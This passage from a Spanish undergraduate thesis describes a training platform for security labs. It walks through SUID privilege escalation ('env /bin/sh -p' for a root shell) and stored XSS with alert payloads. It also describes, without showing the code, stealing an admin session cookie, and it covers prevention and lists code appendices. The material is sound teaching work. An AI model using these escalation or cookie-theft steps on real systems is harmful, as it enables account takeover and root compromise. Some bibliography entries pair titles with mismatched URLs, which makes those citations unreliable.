


Figura 33.Web GTFO bins

Se introducirá en la barra de búsqueda el binario del que se sospecha, en este caso **env** y se puede observar que la página muestra un **Function SUID,** esta function ofrece un comando para aprovecharse del **SUID,** se clicka en el botón **SUID,** y se muestra el comando:




Figura 34. Explicación ejecución ataque en GTFObins

Como indica en las instrucciones, lo que quedaría es ejecutar el comando **env** con los parámetros **/bin/sh -p**

El estudiante ejecutará este comando en la terminal:




Figura 35. Ejecución ataque con SUID en laboratorio

Y automáticamente conseguirá una terminal con privilegios de root, de hecho, si ejecuta el comando **whoami,** se mostrará que la cuenta en la que se encuentra el estudiante es la cuenta del usuario root

4.4.4 Prevención de escalada con SUID

Para prevenir que un atacante pueda escalar privilegios aprovechándose de los permisos SUID, simplemente se debe de tener cuidado con los archivos a los que se les otorga este permiso. En muchas situaciones es conveniente que los usuarios puedan ejecutar ciertos archivos, para conexiones a bases de datos, cambiar la contraseña… Pero siempre que se le den estos permisos SUID a un binario que no viene por defecto con ese permiso, entonces hay que revisar si puede ser vulnerable a este ataque, y aunque es muy simple, es uno de los ataques más comunes en

cuanto a escalada de privilegios, ya que usuarios con altos privilegios pueden por conveniencia activar este SUID, y generar un punto débil con grandes consecuencias.

4.5 Quinto laboratorio: Ataque XSS

En el quinto laboratorio se ejecutará un ataque XSS, Cross-Site Scripting, un ataque que ha tenido una gran presencia en la última década, y que continua vigente

4.5.1 Qué es un ataque XSS (Cross-Site Scripting)

Un ataque de Cross-Site Scripting (XSS) es una vulnerabilidad de seguridad web que permite a un atacante inyectar scripts maliciosos en páginas web vistas por otros usuarios. Estos scripts pueden ejecutar acciones como robar información de cookies, realizar cambios en la página o redirigir al usuario a sitios maliciosos.

Con este ataque se puede llegar a robar las cookies de los usuarios, sin que los usuarios ni siquiera se enteren, simplemente tienen que estar en la página donde el atacante a inyectado el script.

Por lo que con la cookie de la víctima, el atacante podría acceder a la cuenta, este tipo de ataque afecta a las cuentas de los usuarios, no afecta a la información de la web o a el servidor como lo hacía un ataque **SSRF,** aunque este ataque no suponga el acceso completo al servidor, sigue sin ser conveniente que un atacante pueda acceder a las cuentas de los usuarios sin que estos se enteren.

Además, este ataque ha afectado a incontables empresas.

Empresas como Google, Twitter, Facebook, PayPal o Ebay se han visto afectadas por este ataque. (15)

Y en 2020, en Amazon se descubrió una vulnerabilidad XSS, que permitía la descarga de archivos en dispositivos alexa. (16)

Esta información demuestra que es un ataque que afecta a todo tipo de empresas, y que además sigue vigente

4.5.2 Cómo ejecutar un ataque XSS

Una manera básica de ejecución de este ataque es la siguiente:

Supongamos que se encuentra un campo de entrada en una aplicación web, como un cuadro de búsqueda, un formulario de comentarios o un campo de perfil, que permite a los usuarios introducir texto que luego se muestra en la página web sin una validación o escape de caracteres adecuado. Si el sitio web no maneja correctamente los caracteres especiales, se podría inyectar código JavaScript directamente en el campo de entrada.

Por ejemplo, si se ingresa el siguiente código en un campo de comentarios:

<script>alert('XSS ejecutado');</script>

Y luego el comentario es mostrado en la página sin una sanitización adecuada, el código JavaScript se ejecutará cuando cualquier usuario visite esa página, mostrando una alerta en su navegador con el mensaje "XSS ejecutado".

El flujo sería el siguiente:

1. El atacante ingresa el código malicioso en el campo de entrada vulnerable.

2. El servidor procesa la entrada del usuario y la inserta en el HTML de la página, sin filtrar o sanitizar el código.
3. Cuando la página es cargada por un usuario, el navegador interpreta y ejecuta el código JavaScript inyectado.
4. Dependiendo de los permisos del navegador y del contenido del script, el atacante puede realizar diversas acciones, como robar cookies de sesión, redirigir al usuario a un sitio malicioso, o manipular el contenido de la página.

Este ejemplo es uno de los casos más básicos, conocido como XSS reflejado (Reflected XSS). A partir de aquí, el atacante podría intentar técnicas más avanzadas, como un DOM-based XSS.

4.5.3 Ejecución ataque XSS en el laboratorio

Este laboratorio es nivel **Medium,** y aunque por ahora, todos los laboratorios han sido sencillos, no significa que todos deban serlo, esta web está hecha para abordar laboratorios sencillos, medios, y en un futuro avanzados.

Volviendo al ataque, la mejor manera de entender cómo funciona es resolviendo el laboratorio.

El alumno accederá a la web del laboratorio, introduciendo las credenciales proporcionadas en la descripción. Este se encontrará en una web parecida a la del laboratorio donde se ejecuta un SQLI(SQL Injection), pero en esta web no solo se pueden ver los productos, si no que se pueden subir nuevos productos a la plataforma, para que el resto de usuarios puedan verlo:





Figura 36. Publicar producto web XSS

Estos campos de texto podrían ser vulnerables a un ataque XSS, cómo se puede saber? Inyectando un script básico en javascript que genere una alerta, al inyectar el siguiente texto:



Y luego al publicar el producto, este se verá en la página principal junto con el resto productos, generando un alerta en el navegador de cualquier usuario que intente leer este texto.

Volviendo a la página principal, cuando se clique en el botón **Search** sin especificar ningún producto, entonces se mostrarán todos los productos disponibles, y en el caso de que el formulario para publicar un producto sea vulnerable, entonces se mostrará una alerta en el navegador:




Figura 37. Alerta web XSS

Es vulnerable, ya que cuando se intenta buscar por todos los productos, se cargará el producto con el script también, ejecutando este script que genera una alerta. Ahora bien, de poco le sirve a un atacante generar una alerta, lo que le interesaría es robar información de los usuarios.

El estudiante, a partir de aquí, lo primero que intentará es robar las cookies de sesión de los usuarios, a través de un script que mande la cookie del usuario al servidor del atacante. Debido a que este ataque se quiere centrar en la ejecución del ataque, y no en aprender programación, se ofrece el código en Python del servidor, de tal forma que el estudiante solo tendrá que ejecutarlo. Este código se encuentra en el **Apéndice G.1**

El usuario tendrá que ejecutar el comando **python3 /root/app/server.py,** que correrá el servidor Python en el puerto 8000. Ahora, el papel del estudiante es poder crear un script malicioso que, al ser ejecutado, enviará la cookie de sesión de la web al servidor del atacante, ¿Cómo consigue esto? Programando un script que envíe las cookies, un ejemplo de solución se encuentra en el **Apéndice G.2**

Este script, haciendo un repaso rápido, coge las cookie JSESSIONID del navegador, que en este caso es la de spring boot, y la envía al servidor de Python que hemos inciado anteriormente.

A partir de este momento, el estudiante como atacante introducirá este script en el campo que anteriormente ha detectado como vulnerable, publicará el producto, y ahora solo queda que algún usuario realice una búsqueda de los productos de la web.

Para simular que el administrador realiza una búsqueda de productos y que así se ejecute el código malicioso, en segundo plano del laboratorio se ejecutará un script, que simule la búsqueda de productos por parte del administrador, el código se puede ver en el **Apéndice G.3**

Este programa en Python realiza un login con las credenciales del administrador en un navegador, para después realizar una búsqueda de todos los productos del página.

Además el script anterior se ejecuta cada 10 segundos gracias a la creación de un component **scheduler** en la aplicación hecha con spring boot, la clase de java que realiza esta tarea se encuentra en

src/main/java/com/example/xss1/xss1/scheduler/ScheduleClass.java

Desde aquí, el admin estará realizando una búsqueda de productos cada cierto tiempo, por lo tanto si el script inyectado anteriormente funciona correctamente, entonces la cookie del administrador será enviada al servidor de Python.




Figura 38. Cookie admin recibida laboratorio XSS

Si el estudiante ha inyectado correctamente un script que se aprovecha de la vulnerabilidad entonces recibirá la cookie de sesión del administrador, a continuación, con esta cookie, el estudiante deberá de introducirla en su navegador web, a través de las herramientas de desarrollador por ejemplo, y al introducirla, se encontrará dentro de la cuenta del administrador:




Figura 39. Cuenta administrador web XSS

4.5.4 Prevención del ataque XSS

Existen múltiples maneras de ejecutar un Cross-Site Scripting (XSS), y esta versatilidad es precisamente lo que hace que sea una vulnerabilidad tan común y peligrosa. A diferencia de otras vulnerabilidades que pueden ser mitigadas con un conjunto específico de prácticas (como el uso de tokens en los formularios para prevenir CSRF), el XSS requiere una revisión cuidadosa de cualquier entrada o salida de datos en la aplicación. Específicamente, cualquier lugar donde un usuario pueda ingresar datos que luego sean mostrados en la página sin una sanitización adecuada, es potencialmente vulnerable.

Como prevención más sencilla, habría que evitar que el usuario pudiera introducir texto que se interprete, en caso de que interese interpretar caracteres especiales, para por ejemplo, permitir que los usuarios puedan escribir una parte del texto en negrita, entonces hay que tener mucho cuidado.

En **el vídeo con la solución** del laboratorio se muestra cómo se puede prevenir este ataque tanto en spring boot como en php, aquí se verá la prevención en php, aunque sigue la misma línea para el resto de lenguajes y frameworks.

Lo primero de todo, es necesario mostrar el código en el que se mostrarían los productos:

```
<?php
$products = [
    ['name' => 'Product 1', 'description' => 'Description 1', 'price' => '$10'],
    ['name' => 'Product 2', 'description' => 'Description 2', 'price' => '$20'],
];


if (!empty($products)) {
    echo '<section id="product-list">';
    echo '<h2>Products</h2>';
    echo '<div class="products">';
    foreach ($products as $product) {
        echo '<div class="product">';
        echo '<h3>' . $product['name'] . '</h3>'; // Vulnerable to XSS
        echo '<p>' . $product['description'] . '</p>'; // Vulnerable to XSS
        echo '<p>' . $product['price'] . '</p>';
        echo '</div>';
    }
    echo '</div>';
    echo '</section>';
}
?>
```

En este ejemplo, las variables **$product['name']**, **$product['description']** y **$product['price']**, son los campos que contienen la información que se ha introducido en el formulario, estos se imprimen directamente en el HTML sin ninguna validación o sanitización. Esto significa que si un usuario malintencionado inserta un código malicioso (como <script>alert('XSS');</script>) en el campo "name" o "description", ese código se ejecutará cuando a otro usuario se le muestre ese producto.

Para prevenir el ataque XSS, es fundamental **escapar** o **sanitizar** cualquier dato que provenga del usuario antes de mostrarlo en la página web. En PHP, esto se puede lograr utilizando la función **htmlspecialchars()**.

Por lo que lo único que habría que cambiar es la parte donde se imprime la información de los productos:

```
```

```
echo '<h3>' . htmlspecialchars($product['name'], ENT_QUOTES, 'UTF-8') . '</h3>';
echo '<p>' . htmlspecialchars($product['description'], ENT_QUOTES, 'UTF-8') . '</p>';
echo '<p>' . htmlspecialchars($product['price'], ENT_QUOTES, 'UTF-8') . '</p>';
```

Utilizando htmlspecialchars(), se protege el código contra ataques XSS al asegurarse de que cualquier dato proveniente del usuario se escape correctamente antes de ser mostrado en la página.

Capítulo 5. Conclusiones

5.1 A modo de conclusión

En definitiva, se ha podido crear una aplicación capaz de enseñar, teórica y prácticamente múltiples ataques cibernéticos

El estudiante al acabar cada laboratorio puede ejecutar el ataque en cuestión, pero además, sabe cómo prevenir este ataque situándose en la posición del desarrollador de software. Ya que el mayor problema de los ataques de hoy en día no son los propios atacantes, más bien el problema es de fallos en la construcción del software por parte del programador. Esto se observa ya que sigue estando vigente ataques SQLI, o ataques CSRF, los cuales simplemente hay que asegurarse de no interpretar el input del usuario, pero aun así, son altamente comunes, miles de empresas se ven afectadas anualmente. Este tipo de errores no vienen porque no saben que existe esos ataques, más bien vienen porque no comprenden como funcionan esos ataques, si un programador no entiende cómo funciona un ataque CSRF, y que sus formularios necesita tokens CSRF, entonces puede pensar que no necesita tokens CSRF en sus formularios, y entonces crear una web vulnerable.

5.2 Funcionalidades a añadir

En una aplicación de spring boot, hay muchas funcionalidades que se pueden añadir.

En primer lugar, se podría añadir la posibilidad de dividir la aplicación en microservicios, permitiendo estructurar mejor la aplicación, ya que en caso extenderse, puede llegar a ser abrumante la cantidad de controladores y servicios.

En segundo lugar está la posibilidad de autenticación con JWT(JSON Web Tokens), en el proyecto actual, se ha implementado una funcionalidad de seguridad basada en JWT, aunque no se está utilizando activamente en el flujo de trabajo. El propósito de esta implementación es dar la posibilidad de realizar ciertas acciones dentro de la aplicación y que solo puedan ser realizadas por usuarios autenticados. Concretamente, se ha configurado un sistema en el que, para ejecutar determinadas operaciones, como la creación de laboratorios mediante una petición POST a un endpoint específico, es necesario que el usuario proporcione un JWT válido en el encabezado de la petición. Este token actúa como una prueba de que el usuario ha sido autenticado previamente y tiene los permisos adecuados para realizar dicha acción. Esto permite realizar acciones de manera muy rápida, sin tener que entrar en la interfaz. Las peticiones se podrían tener guardadas en una colección como una colección Postman, Postman es una aplicación que permite realizar peticiones de manera totalmente personalizada.

5.3 Trabajos futuros

Una de las razones a realizar este proyecto, es la capacidad de extensión de este. En este TFG se han cubierto los ataques más comunes, principalmente ataques HTTP, pero esta página podría extenderse hasta cubrir ataques más avanzados, como por ejemplo ataques SSRF más complejos, o incluso ataques a ordenadores Windows, laboratorios de active directory… Los sistemas son cada vez más vulnerables ya que los softwares son más grandes y complejos, y es cierto que hay más conciencia de la situación grave actual ya que los ataques son diarios, pero aun así, el número de ataques no disminuye, sino que aumenta cada año. Por lo que es de alta utilidad la creación de una web que permite enseñar a evitar todo estos ataques, pudiendo tener un impacto muy positivo en la sociedad.

Además, esta web podría utilizarse en programas universitarios relacionados con la Ingeniería Informática o la Ingeniería en Telecomunicaciones. Por ejemplo, en el grado de Ingeniería de Tecnologías y Servicios de Telecomunicación, esta web podría ser implementada en la asignatura de Seguridad, donde se abordan temas como los ataques XSS y SQLI. Una forma más efectiva de comprender estos ataques sería permitiendo a los estudiantes ejecutarlos a través de esta web,

complementado con un video final al finalizar el laboratorio, explicando cómo evitar dicho ataque.

Capítulo 6. Bibliografía

[1] María José Martín, "Principios solid" **https://www.arquitecturajava.com/java-properties-files-y-como-usarlos/**

[2] BBVA, "Spring boot el más usado en bancos" https://www.bbvaapimarket.com/es/mundo-api/principales-lenguajes-en-las-tecnologias-bancarias/

[3] Hostinger, "Qué es docker" https://www.hostinger.es/tutoriales/que-es-docker#%C2%BFQue_es_Docker

[4] Cecilio Álvarez Caules, "Función archivo application.properties." **https://www.arquitecturajava.com/java-properties-files-y-como-usarlos/**

[5] Spring, "Qué es Spring boot" **https://spring.io/projects/spring-security**

[6] Kaspersky, "Inyección SQL" https://latam.kaspersky.com/resource-center/definitions/sql-injection

[7] SentinelOne, "Ataque SQLI LinkedIn" https://www.sentinelone.com/blog/blast-past-2012-linkedin-breach-dumps-100m-additional-records/

[8] Fastly, "Ataque SQLI MOVEit" https://www.fastly.com/blog/cve-2023-34362-progress-moveit-transfer-sql-injection-vulnerability/

[9] Salman Ravoof, "Ataque CSRF" https://kinsta.com/es/blog/ataque-csrf/

[10] Juan José Oyagüe, "Paypal Ataque CSRF" https://unaaldia.hispasec.com/2020/01/fallo-en-paypal-permitia-obtener-la-contrasena-en-plano.html

[11] Hispasec, "WordPress plugins ataque CSRF" https://unaaldia.hispasec.com/2024/06/vulnerabilidad-de-csrf-en-un-plugin-de-wordpress.html

[12] Luciano Pagliaro, "Qué es un ataque SSRF" https://blog.hackmetrix.com/ssrf-server-side-request-forgery/

[13] OWASP, "OWASP Top 10" https://medium.com/@xaferima/un-an%C3%A1lisis-en-el-problema-de-ssrf-con-casos-reales-9240b0e2f9b5

[14] Xarefima, "Ataque SSRF SnapChat" https://owasp.org/Top10/es/

[15] Marin Moulinier, "Google atque XSS" https://medium.com/@marin_m/how-i-found-a-5-000-google-maps-xss-by-fiddling-with-protobuf-963ee0d9caff

[16] Pablo López Bonilla"Amazon XSS" https://unaaldia.hispasec.com/2020/08/amazon-fallo-de-seguridad-en-alexa-permite-instalacion-de-componentes-maliciosos.html

Capítulo 7. Anexos

7.1 Apéndice A

- A.1 Ejemplo Dockerfile

```
# 1. Usar la imagen de Ubuntu como imagen base
FROM ubuntu:20.04

# Prevenir solicitudes interactivas durante la instalación de paquetes
ENV DEBIAN_FRONTEND=noninteractive
ENV TZ=Etc/UTC
ENV USER=root

# 2. Agregar el repositorio de Adoptium y su clave GPG, luego instalar OpenJDK 21
RUN apt-get update && \
    apt-get install -y wget apt-transport-https gnupg && \
    wget -O - https://packages.adoptium.net/artifactory/api/gpg/key/public | apt-key add - && \
        echo "deb https://packages.adoptium.net/artifactory/deb bionic main" | tee /etc/apt/sources.list.d/adoptium.list && \
    apt-get update && \
    apt-get install -y temurin-21-jdk

#2. Instalar VNC, XFCE y otras herramientas necesarias
RUN apt-get install -y xfce4 xfce4-goodies tightvncserver curl git

#2.  Instalar el emulador de terminal xfce4-terminal
RUN apt-get install -y xfce4-terminal

#2. Instalar aplicaciones adicionales (Firefox y Gedit)
RUN apt-get update && \
    apt-get install -y --fix-missing firefox gedit

#2. Instalar Python y las dependencias de Selenium
RUN apt-get install -y python3 python3-pip && \
    pip3 install selenium webdriver-manager
```

```
#3. Configurar VNC
RUN mkdir -p /root/.vnc

#3. Crear script para iniciar VNC con XFCE
RUN echo '#!/bin/bash\n\
    xrdb $HOME/.Xresources\n\
    startxfce4 &' > /root/.vnc/xstartup && \
    chmod +x /root/.vnc/xstartup

#4. Copiar la aplicación web
COPY xss1-0.0.1-SNAPSHOT.jar /root/app/xss1-0.0.1-SNAPSHOT.jar

#5. Exponer el puerto VNC
EXPOSE 5901

#6.  Configurar VNC y lanzar aplicaciones en el contenedor
CMD ["sh", "-c", "echo $VNC_PASSWORD | vncpasswd -f > /root/.vnc/passwd && chmod 600 /root/.vnc/passwd && USER=root vncserver :1 -geometry 1280x800 -depth 24 && java -jar /root/app/xss1-0.0.1-SNAPSHOT.jar && tail -F /root/.vnc/*.log"]
```

7.2 Apéndice B

- B.1 Filtros de Seguridad Spring

```
@Bean
  protected SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
    http.authenticationProvider(DaoAuthenticationProvider());

    http.authorizeHttpRequests(auth -> {
      auth.requestMatchers(publicUrl).permitAll();
      auth.requestMatchers("/attack/add", "/attack/addNew").hasAuthority("Admin");
      auth.requestMatchers("/api/authenticate").permitAll();
      auth.anyRequest().authenticated();
    });


    http
        .formLogin(form -> form
```

```
                .loginPage("/login")
                .permitAll()
                .successHandler(customAuthenticationSuccessHandler)
                .failureHandler(customAuthenticationFailureHandler))
            .logout(logout -> logout.logoutUrl("/logout")
                .logoutSuccessUrl("/")
                .invalidateHttpSession(true)
                .deleteCookies("JSESSIONID"))
            .cors(Customizer.withDefaults())
            .csrf(Customizer.withDefaults())
            .sessionManagement(session -> session.sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED)) // Cambiado de STATELESS a IF_REQUIRED
            .addFilterBefore(jwtAuthenticationFilter, UsernamePasswordAuthenticationFilter.class)
            .oauth2Login(oauth2 -> oauth2
                .loginPage("/login")
                .successHandler(customAuthenticationSuccessHandler)
                .failureUrl("/login?error=true")
                .userInfoEndpoint(userInfo -> userInfo
                    .userService(customOAuth2UserService)));

        return http.build();
    }
```

7.3 Apéndice C

- C.1 Ejemplo de init.sql

```
DROP DATABASE IF EXISTS sqli1Web;

-- Crear la base de datos hackWebuser_profileuser_profileuser_profileuser_profile

CREATE DATABASE sqli1Web;

-- Usar la base de datos hackWeb
USE sqli1Web;

-- Crear tabla product
```

```
CREATE TABLE product (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(50),
    description VARCHAR(255),
     price DECIMAL(19, 2),
    available BOOLEAN
);

-- Introducimos products
INSERT INTO product (name, description, price, available) VALUES
('Laptop', 'A high-performance laptop for gaming and work.', 1299.99, true),
('Smartphone', 'Latest model smartphone with advanced features.', 999.99, true),
('Headphones', 'Noise-cancelling over-ear headphones.', 199.99, true),
('Smartwatch', 'A smartwatch with health tracking features.', 299.99, true),
('Tablet', 'A lightweight tablet with a high-resolution display.', 499.99, true),
('Camera', 'A digital camera with 4K video recording.', 599.99, false),
('Printer', 'A wireless all-in-one printer.', 149.99, false),
('Monitor', 'A 27-inch 4K UHD monitor.', 349.99, false),
('Keyboard', 'A mechanical keyboard with RGB backlighting.', 89.99, false);
```

7.4 Apéndice D

- Apéndice D.1: Creación de contenedores y servicio NOvnc

```
@GetMapping("/connect")
public RedirectView connect(@RequestParam("dockerImageName") String imageName) {
                    List<ContainerInfo> containersByUserAndImage = containerInfoService.getContainersByUserAndImage(userService.getCurrentUser().getId(), imageName);
    ContainerInfo containerWithVncPort = containersByUserAndImage.stream()
            .filter(container -> container.getWebSockifyPort() != null).findFirst().orElse(null);

    if (containerWithVncPort != null) {
        return new RedirectView("http://localhost:" + containerWithVncPort.getWebSockifyPort() + "/vnc.html?password=" + containerWithVncPort.getVncPassword());
    }
    String vncPassword = generatePassword();
```

```
    Attack attack = attackService.getOneByDockerImageName(imageName);
        String containerId = dockerService.createContainers(imageName, vncPassword, attack.getInitSqlPathName(), attack.getDatabaseName());

    Map<String, String> containerInfo = dockerService.getContainerInfo(containerId);
    String vncPort = containerInfo.get("vncPort");

        return new RedirectView("http://localhost:" + vncPort + "/vnc.html?password=" + vncPassword);

}
```

7.5 Apéndice E

- Apéndice E.1: Limpieza periódica de contenedores

```
@Configuration
@EnableScheduling
public class SchedulerConfig {
    private final DockerService dockerService;

    public SchedulerConfig(DockerService dockerService) {
        this.dockerService = dockerService;
    }

    @Scheduled(fixedRate = 3600000) // cada hora se limpiaran los contenedores
    public void cleanUpExpiredContainersAndNetworks() {
        dockerService.cleanUpExpiredContainersAndNetworks();

    }
}
```

7.6 Apéndice F

- Apéndice F.1: Simulación de click en enlaces por parte del admin

```
```

```
#!/bin/bash

# Define the path to the messages file
messages_file="/var/www/html/messages.txt"

# Define the login URL and credentials
login_url="http://localhost/login.php"
username="admin"

password_file="/var/www/html/passwords.txt"

while true
do
   echo "Checking messages file..." | tee -a /var/log/open_links.log
   # Read the messages file line by line
   while IFS= read -r line
   do
      # Use grep to find and extract URLs that start with http://
      url=$(echo "$line" | grep -oP 'http://\S+')
      if [[ -n $url ]]; then
         # Verify the password file content
         echo "Current content of $password_file:" | tee -a /var/log/open_links.log
